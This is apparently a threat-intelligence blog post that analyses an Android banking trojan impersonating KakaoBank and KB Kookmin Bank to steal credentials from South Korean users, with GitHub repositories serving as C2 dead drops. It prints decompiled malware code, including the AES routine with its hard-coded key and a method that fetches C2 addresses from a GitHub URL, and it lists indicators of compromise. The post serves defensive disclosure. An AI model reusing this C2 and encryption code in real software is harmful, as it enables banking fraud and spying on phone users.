Android Trojan Targeting Korean Demographic using GitHub for C2

By ThreatMiner

Published: 2021-11-16 · Archived: 2026-04-05 17:27:54 UTC

Key Summary

Threat Actor(s) of possible Chinese speaking origin have created malicious Android APKs to target customers of South Korean financial institutions with the go of credentials theft but also spying on other phone activities including SMS interception. The primary C2 communication protocol utilized Base64 + AES encrypted strings hosted on two GitHub repos under the profiles: **maxw201653** and **minida1004.** Research on the repositories show that Git commit activities go back as early as **August 6, 2021** (based on encryption key utilization).

The findings on this blog is an extension to the research previously reported by researchers at Cyble.

Related Blog:

https://blog.cyble.com/2021/09/17/sophisticated-spyware-posing-as-a-banking-application-to-target-korean-users/

Related Tweet(s):

https://twitter.com/malwrhunterteam/status/1458754114645602304

Malware Analysis

Sample 1 — KakaoBank

Application Name: KakaoBank

Icon Hash [SHA-1]: ffe160557de09f247d2ec4335122e5072b689dbf

MD5: f0bb17d31ba943a48ea41d9d1bc163ab
SHA-1: 422c9667a20f0e1f8e9c502a94e2ca15e76c7a2f
SHA-256: 578c2f159d3a68ce9b7d9500eeaac99c71ce18d6e78524b30b505c80f57a945b

Filename: kakaoBank.apk
ITW: hxxp://114.43.207[.]242/kakaoBank.apk
Package Name: com.avnctb.anove10
Main Activity: com.avnctb.anove10.MainActivity
Internal Version: 44
Displayed Version: 4.4
Minimum SDK Version: 19
Target SDK Version: 22

DEX:

[SHA-1] b10ee766cf222eefebdf23f61f1dba552d25e4c5,classes.dex
[SHA-1] e817fbec9dd025e8f383168cd7f569d03018f980,secret-classes2.dex
[SHA-1] 60b4e2df1192c299896b13fddad8de7daea17284,secret-classes.dex

Contained HTML/JS (used for webview):

```
@SuppressLint({"JavascriptInterface"})
private void b() {
    this.c = (WebView) findViewById(R.id.webView);
    WebSettings webSettings = this.c.getSettings();
    webSettings.setJavaScriptEnabled(true);
    webSettings.setAllowContentAccess(true);
    webSettings.setAllowFileAccess(true);
    webSettings.setDatabaseEnabled(true);
    webSettings.setJavaScriptCanOpenWindowsAutomatically(false);
    webSettings.setCacheMode(2);
    webSettings.setDomStorageEnabled(true);
    webSettings.setAppCacheEnabled(true);
    this.c.addJavascriptInterface(new JsObject(), "android");
    this.c.setWebViewClient(new BaseWebViewClient());
    this.c.loadUrl("file:///android_asset/web/app.html");
}
```

webview — com.avnctb.anove10

[SHA-1] 378581a8679acdf6aa4d9e3802346c45261da5e0,app1.html
[SHA-1] 8db9cedee5ff51fe9d9a37a9d2de544b616265a1,app2.html
[SHA-1] c6159b6f5b1e0e32720eba3f875b185bc6ae61ea,app3.html
[SHA-1] aaef0e3d21cb5a15af1f8bd86716d8dda11b79c7,app.html
[SHA-1] d7e522bbfc7d14f3db7eb661dad850c1bb4d9cd1,ok.html

```
Title: 카카오뱅크 -- Translated: Kakao Bank
```

[SHA-1] ea3f25e9613c6fabf12a9183a421f422897505ab,subutils.js

```
//最后跳转的页面 -- Translated: "Last page jumped" [Chinese]
```

```
var okurl = "./ok.html";
```

Activities:

com.avnctb.anove10.**MainActivity**

com.avnctb.anove10.**CallActivity**

com.avnctb.anove10.**CPMActivity**

com.avnctb.anove10.**CommandActivity**

Receivers:

com.avnctb.anove10.receiver.**LOutReceiver**

com.avnctb.anove10.receiver.**LPReceiver**

com.avnctb.anove10.receiver.**LBootReceiver**

com.avnctb.anove10.receiver.**LSMReceiver**

com.avnctb.anove10.receiver.**LMSReceiver**

C2 Encryption Routine:

Press enter or click to view image in full size

```
public class MCrypt {
    public static String b(String cleartext) {
        try {
            Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
            cipher.init(1, new SecretKeySpec("rb!nBwXv4C%Gr^84".getBytes(), "AES"), new IvParameterSpec("1234567812345678".getBytes()));
            return new String(Base64.encode(cipher.doFinal(cleartext.getBytes()), 2));
        } catch (Exception e) {
            e.printStackTrace();
            return "";
        }
    }

    public static String a(String encrypted) {
        try {
            byte[] encrypted1 = Base64.decode(encrypted, 2);
            Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
            cipher.init(2, new SecretKeySpec("rb!nBwXv4C%Gr^84".getBytes(), "AES"), new IvParameterSpec("1234567812345678".getBytes()));
            return new String(cipher.doFinal(encrypted1));
        } catch (Exception e) {
            e.printStackTrace();
            return "";
        }
    }
}
```

com.avnctb.anove10.kits.MCrypt

Earliest sample [DEX] seen with this encryption key:

MD5: 8c6c60359fefa7c021499eddfeeba712
SHA-1: 49e02ac9cb035bbecb9b3c22fb7412c44f882c1e
SHA-256: 4ed5aa4c7746f505751c4f3ce6d151af9d821efb2f62d9490f980b93a6a4e8d5

First Submission: 2021–09–11 10:38:41

—

Sample 2

Earliest sample [APK] seen with this encryption key (unrelated to DEX above)

App Display Name: KB국민은행 (KB Kookmin Bank)

Icon Hash [SHA-1]: 5cc79f5b97f6d2f209233c01f37533c578df0e78

MD5: 281cc06d971447e785e7ea1ba818d268
SHA-1: 080638f91b31a51751cfe464012f945443630ce2
SHA-256: 864a8845a9a8b4014a1d90037ea5aa17cdec85979e32efe4da670064e6c866ff
Package Name: com.gua.t04
Main Activity: com.gua.t04.MainActivity
Internal Version: 38
Displayed Version: 3.8
Minimum SDK Version: 19
Target SDK Version: 22

DEX:

[SHA-1] c37c3b47d0ea4a484f20b78b2370df81a9fdffb0,classes.dex
[SHA-1] 8eb1cca27447ff0d1714fc7faeed7c2f69253bdd,secret-classes2.dex
[SHA-1] 0401d633d04bd3dcd58a228e8c76b7b6db199067, secret-classes3.dex
[SHA-1] e3ef215c5a9283b672adf10f15b7a57df84278b5,secret-classes.dex

First Submission: 2021–08–06 04:17:36

— -

Earliest sample [DEX] with function for obtaining C2 commands from GitHub repository (maxw201653):

MD5: 1e529d263370be5e078d8af7448b8397
SHA-1: 0cdfe9ccc740f9d8eda48b41765b023ab399c5d5
SHA-256: 3d503d3c0dfbb9abb1c422db671404741147f495dba4628a64e6695e2994f37d

Press enter or click to view image in full size


```
public void run() {
    try {
        KLog.a("request git:" + "https://raw.githubusercontent.com/maxw201653/dest/main/pwdText");
        String result = new OkHttpClient().newCall(new Request.Builder().url("https://raw.githubusercontent.com/maxw201653/dest/main/pwdText").build()).execute().body().string();
        KLog.a("git:" + result);
        String content = MCrypt.a(result);
        KLog.a("git de:" + content);
        if (content.startsWith("http://")) {
            Kit.d(LInitService.a(this.b), "K_HOST", content);
            Kit.m(LInitService.a(this.b), "K_UP_REGISTER_INFO");
            return;
        }
        String newGitUrl = Kit.f(LInitService.a(this.b), "K_GIT_HOST");
        if (!newGitUrl.equalsIgnoreCase("")) {
            KLog.a("newGitUrl:" + newGitUrl);
            String result2 = new OkHttpClient().newCall(new Request.Builder().url(newGitUrl).build()).execute().body().string();
            KLog.a("git 2:" + result2);
            String content2 = MCrypt.a(result2);
            KLog.a("git de 2:" + content2);
            if (content2.startsWith("http://")) {
                Kit.d(LInitService.a(this.b), "K_HOST", content2);
                Kit.m(LInitService.a(this.b), "K_UP_REGISTER_INFO");
            }
        }
    } catch (Exception e) {
        e.printStackTrace();
    }
}
```

package com.fomta.c002.service


GitHub Information (minida1004):

- **Name:** minida1004
- **Profile URL:** hxxps://github[.]com/minida1004
- **Repository Count:** 1 (comprised of 4 files)
- **Join Date:** September 13, 2021
- **First Commit:** September 13, 2021(first file: “slal18ek”)
- **Forks?** hxxps://github[.]com/maxw201653/minida1004
- **Contribution Mapping:**

Press enter or click to view image in full size



Press enter or click to view image in full size



hxxps://github[.]com/minida1004/minida1004

pwdroot:

Press enter or click to view image in full size

hxxps://github[.]com/minida1004/minida1004/commits/main/pwdroot


psetewgd:

Press enter or click to view image in full size

hxxps://github[.]com/minida1004/minida1004/commits/main/psetewgd


a_w_xx1:

Press enter or click to view image in full size



hxxps://github[.]com/minida1004/minida1004/commits/main/a_w_xx1


Press enter or click to view image in full size




GitHub Information (maxw201653):


- **Name:** maxw201653
- **Profile URL:** hxxps://github[.]com/maxw201653
- **Repository Count:** 3 (vod,dest,minida1004)
- **Join Date:** May 27, 2021
- **First Commit:** May 27, 2021 (First Repo: vod | File(s): gaobai[0-9]{1,3}\.png) — these files ended up being a pirated movie, broken up into individual ffmpeg extracts
- **Forks?** None
- **Contribution Mapping:**

Press enter or click to view image in full size





Press enter or click to view image in full size



hxxps://github[.]com/maxw201653/vod/commits?author=maxw201653&since=2021–05–01&until=2021–06–01

IPs Associated with Historical Commits

We took a look at the historical commits in the relevant GitHub repos, and extracted the following IPs (timeline at bottom):

Get ThreatMiner's stories in your inbox

Join Medium for free to get updates from this writer.

Remember me for faster sign in

— — —

IP: 202.79.165[.]35 — most recent C2!

ASN: AS64050 (BCPL-SG | South Korea)

Press enter or click to view image in full size

https://urlscan.io/result/3520c926-9ae7-4b6f-af93-80e2b58c111d/

—

IP: 180.215.11[.]94

ASN: AS64050 (BCPL-SG | Singapore)

—

IP: 180.215.193[.]251

ASN: AS64050 (BCPL-SG | Singapore)

—

IP: 45.115.127[.]106

ASN: AS132839 (POWERLINE-AS-AP | Hong Kong)

—

IP: 180.215.11[.]91

ASN: AS64050 (BCPL-SG | Singapore)

—

IP: 122.146.93[.]88

ASN: AS9919 (NCIC-TW | Taiwan)

—

IP: 180.215.11[.]92

ASN: AS64050 (BCPL-SG | Singapore)

—

IP: 180.215.11[.]90

ASN: AS64050 (BCPL-SG | Singapore)

—

IP: 103.55.129[.]139

ASN: AS132839 (POWERLINE-AS-AP | Hong Kong)

—

IP: 180.215.11[.]93

ASN: AS64050 (BCPL-SG | Singapore)

—

IP: 45.80.115[.]250

ASN: AS132839 (POWERLINE-AS-AP | Hong Kong)

—

IP: 180.215.193[.]162

ASN: AS64050 (BCPL-SG | Singapore)

—

IP: 202.95.18[.]82

ASN: AS64050 (BCPL-SG | Hong Kong)

—

IP: 125.227.0[.]22

ASN: AS3462 (HINET | Taiwan)

—

IP: 103.55.129[.]140

ASN: AS132839 (POWERLINE-AS-AP | Hong Kong)

—

IP: 202.79.165[.]9

ASN: AS64050 (BCPL-SG | Hong Kong)

—

IP: 23.225.128[.]202

ASN: AS132839 (POWERLINE-AS-AP | United States)

Indicators…

Hashes [SHA-1] — DEX with encryption string:

183beb6c1a002501df386c310daac68438a08de3
af8f807b4e74013c37f4c42880bf6de692f66592
5054adf6f586e869cbac58ceb763c91ef28da391
e7022e39cb49be4a42ca0a07c4c314599c2f0b3f
c90f46d2136d8b82cd8d6f6dedbec26ceb8f1d75
fe315d040bab6eeac0a01bd3643ca31945ebbdda
923b5c9b785a6c2751d1f571793f7b6e6d62d238
c250b0eacebc168f2657a7d8c5753f6daedff86a
548002822cf479c9e53e363dc7c4e914d152d0c6
38dbebee4c8a3f0a5bfd1f0eda552134be56e806
987ca1c9444ae88f2f1ad516f94fa264c4a9379f
eb7b11f1359ec019884000cee8b89328f05282fc
49e02ac9cb035bbecb9b3c22fb7412c44f882c1e
0cdfe9ccc740f9d8eda48b41765b023ab399c5d5
75e920d0003bba0424b6931d781e829c6bb77128
e548fd5140064a1e03f37388b9269c123053761e
91478ee12234f35de65da4108f6cc9f785b48047
a6000a318ae70fa99d597da7b633f63c90286ce8
cab0e261fe0729cc47df2f4ad15d605014182d70
022422a4a0f1a04e159e6ff0106ac8c6fe120494
7a54216718188eead713444ecc84a865e66088ea
3c2a02facc66845adcdfbafd94f8d59e54c681d5
946cc18806e6fce00a55280bf915e82eda17cca1
66409fa7c40ea8c0a5c943e9531101e1abdc7ec5
ad0b8dd1cffc520c294533fa51544ccf762626f6
ed8e5d074f4a011e55b805f14423918cbc7587e6

faf4fb3545ec97cf2e5795102b29ba3ab747e10d
ce8889674bb6ed586f0ec471647adb41be10ed18
de47248c69220101bce61136820f01f49ee7ee9f
ec3764b377a54675324ae3e14d181156da39fd92
bc8be526904f5812e7575a4cd61d6a7edc70ea81
bb0f53dbe50dfb9aef3a408b04f7f2b943eaf21b
1391d106d1d1dae3b85f8d4fc7dee863b94e27d7
407957ff1202fb85027359dedf38971393e7c311
c886d06e370d30ccfca44446920783f4968a114a
d35d255b95caf69f0b548fa3caaaec68e25b701b

URL(s):

hxxps://github[.]com/maxw201653
hxxps://github[.]com/minida1004
hxxp://114.43.207[.]242/kakaoBank.apk

IP(s):

202.79.165[.]35
180.215.11[.]94
180.215.193[.]251
45.115.127[.]106
180.215.11[.]91
122.146.93[.]88
180.215.11[.]92
180.215.11[.]90
103.55.129[.]139
180.215.11[.]93
45.80.115[.]250
180.215.193[.]162 (4xjyy8888[.]xyz)
202.95.18[.]82
125.227.0[.]22
103.55.129[.]140
202.79.165[.]9
23.225.128[.]202

GitHub Timeline (/maxw201653/dest/):

[create pwdText] | maxw201653 committed on Sep 12
[Update pwdText] | maxw201653 committed on Sep 13 (hxxp://25.227.0[.]22/) — believed to be a typo by the dev
[Update pwdText] | maxw201653 committed on Sep 13 (hxxp://125.227.0[.]22/)
[Update pwdText] | maxw201653 committed on Sep 13 (hxxp://23.225.128[.]202/)
[Update pwdText] | maxw201653 committed on Sep 13 (hxxp://125.227.0[.]22/)

[Update pwdText] | maxw201653 committed on Sep 15 (hxxp://45.115.127[.]106/)
[Update pwdText] | maxw201653 committed on Sep 17 (hxxp://122.146.93[.]88/)
[Update pwdText] | maxw201653 committed on Sep 27 (hxxp://23.235.156[.]130/)
— -
[Create a_a_xx1] | maxw201653 committed on Sep 29
[Update a_a_xx1] | maxw201653 committed on Oct 6 (hxxp://180.215.193[.]162/)
[Update a_a_xx1] | maxw201653 committed on Oct 12 (hxxp://45.80.115[.]250/)
[Update a_a_xx1] | maxw201653 committed on Oct 12 (hxxp://180.215.193[.]251/)
[Update a_a_xx1] | maxw201653 committed on Oct 18 (hxxp://103.55.129[.]139/)
[Update a_a_xx1] | maxw201653 committed on Oct 19 (hxxp://202.95.18[.]82/)
[Update a_a_xx1] | maxw201653 committed on Oct 25 (hxxp://103.55.129[.]140/)
Update a_a_xx1| maxw201653 committed on Oct 25 (hxxp://180.215.11[.]90/)
[Update a_a_xx1] | maxw201653 committed on Nov 2 (hxxp://202.79.165[.]9/)
[Update a_a_xx1] | maxw201653 committed on Nov 3 (hxxp://180.215.11[.]94/)
[Update a_a_xx1] | maxw201653 committed on Nov 8 (hxxp://180.215.11[.]93/)
[Update a_a_xx1] | maxw201653 committed on Nov 9 (hxxp://180.215.11[.]92/)
[Update a_a_xx1] | maxw201653 committed on Nov 12 (hxxp://180.215.11[.]91/)
[Update a_a_xx1] | maxw201653 committed on Nov 15 (hxxp://202.79.165[.]35/)

GitHub Profiles:

- maxw201653
- minida1004

Decryption Parameters:

```
AES - KEY: rb!nBwXv4C%Gr^84 | IV: 1234567812345678
```

GitHub Info [C2]

```
git clone --bare hxxps://github[.]com/maxw201653/dest.git --omy0zILUA2JohhTP1Op0T+pMnCADEeO7bFD75jrp
oV5vPfI5ToganghHobgpryGMYLQpbAFYpuWg3+btkmI= (hxxp://180.215.193[.]251/)
D3EYPvgJne+afr2FDXBZvQ6tbivGZwSx8IBkmn7SypU= (hxxp://45.115.127[.]106/)
8LwDf2impUCOw+l/fQT60rx1Y8gr6uD0YoT3PyxMOBw=
(hxxp://25.227.0[.]22/)
oV5vPfI5ToganghHobgprwa8sVY1CTqY3nDMulyMS58= (hxxp://180.215.11[.]91/)
NQTjgAVgwmqqLIbvtZ2y/Fra4uPQea1e3vz9/RxnpwU= (hxxp://122.146.93[.]88/)
oV5vPfI5ToganghHobgpr4+WfsgIaa4q32XYNRjHZbY= (hxxp://180.215.11[.]92/)
oV5vPfI5ToganghHobgpr8glAmysvX9klyQYUw9nV/U= (hxxp://180.215.11[.]90/)
3PnZ7L0Nmjr/DhG48XnYAjvnpRLI1q4mOI15BXlseCo= (hxxp://103.55.129[.]139/)
oV5vPfI5ToganghHobgpr7mZNx8utGF01Uvp+tkfWFo= (hxxp://180.215.11[.]93/)
Mb/EqrTXu7BC+Js6mgB5/eXM6hlcKMlwWY2Evjv9HZ8= (hxxp://45.80.115[.]250/)
oV5vPfI5ToganghHobgprytlGC62pUtOb9NZkZjXu5Q= (hxxp://180.215.193[.]162/)
oxvRGttkRRD//yIzfJIMKCSjrFk/1vB5hzZDMHY2OTk= (hxxp://202.95.18[.]82/)
```

```
OYTi+Uy+cWw5QDIwxfElxzLELWufF81DB/svnDVV7to= (hxxp://125.227.0[.]22/)
3PnZ7L0Nmjr/DhG48XnYAiOv+mwAj5eT0YQQmaUtu1o= (hxxp://103.55.129[.]140/)
omy0zILUA2JohhTP1Op0T1dpSeIswkXXlhLTYZNjLk0= (hxxp://202.79.165[.]9/)
rqKDh5sy0IITxGiMiYuvjBjkMiO/gzDAx4T5fW3vLwY= (hxxp://23.225.128[.]202/)
```

Source: https://medium.com/@ThreatMiner/android-trojan-targeting-korean-demographic-using-github-for-c2-8219fc39f749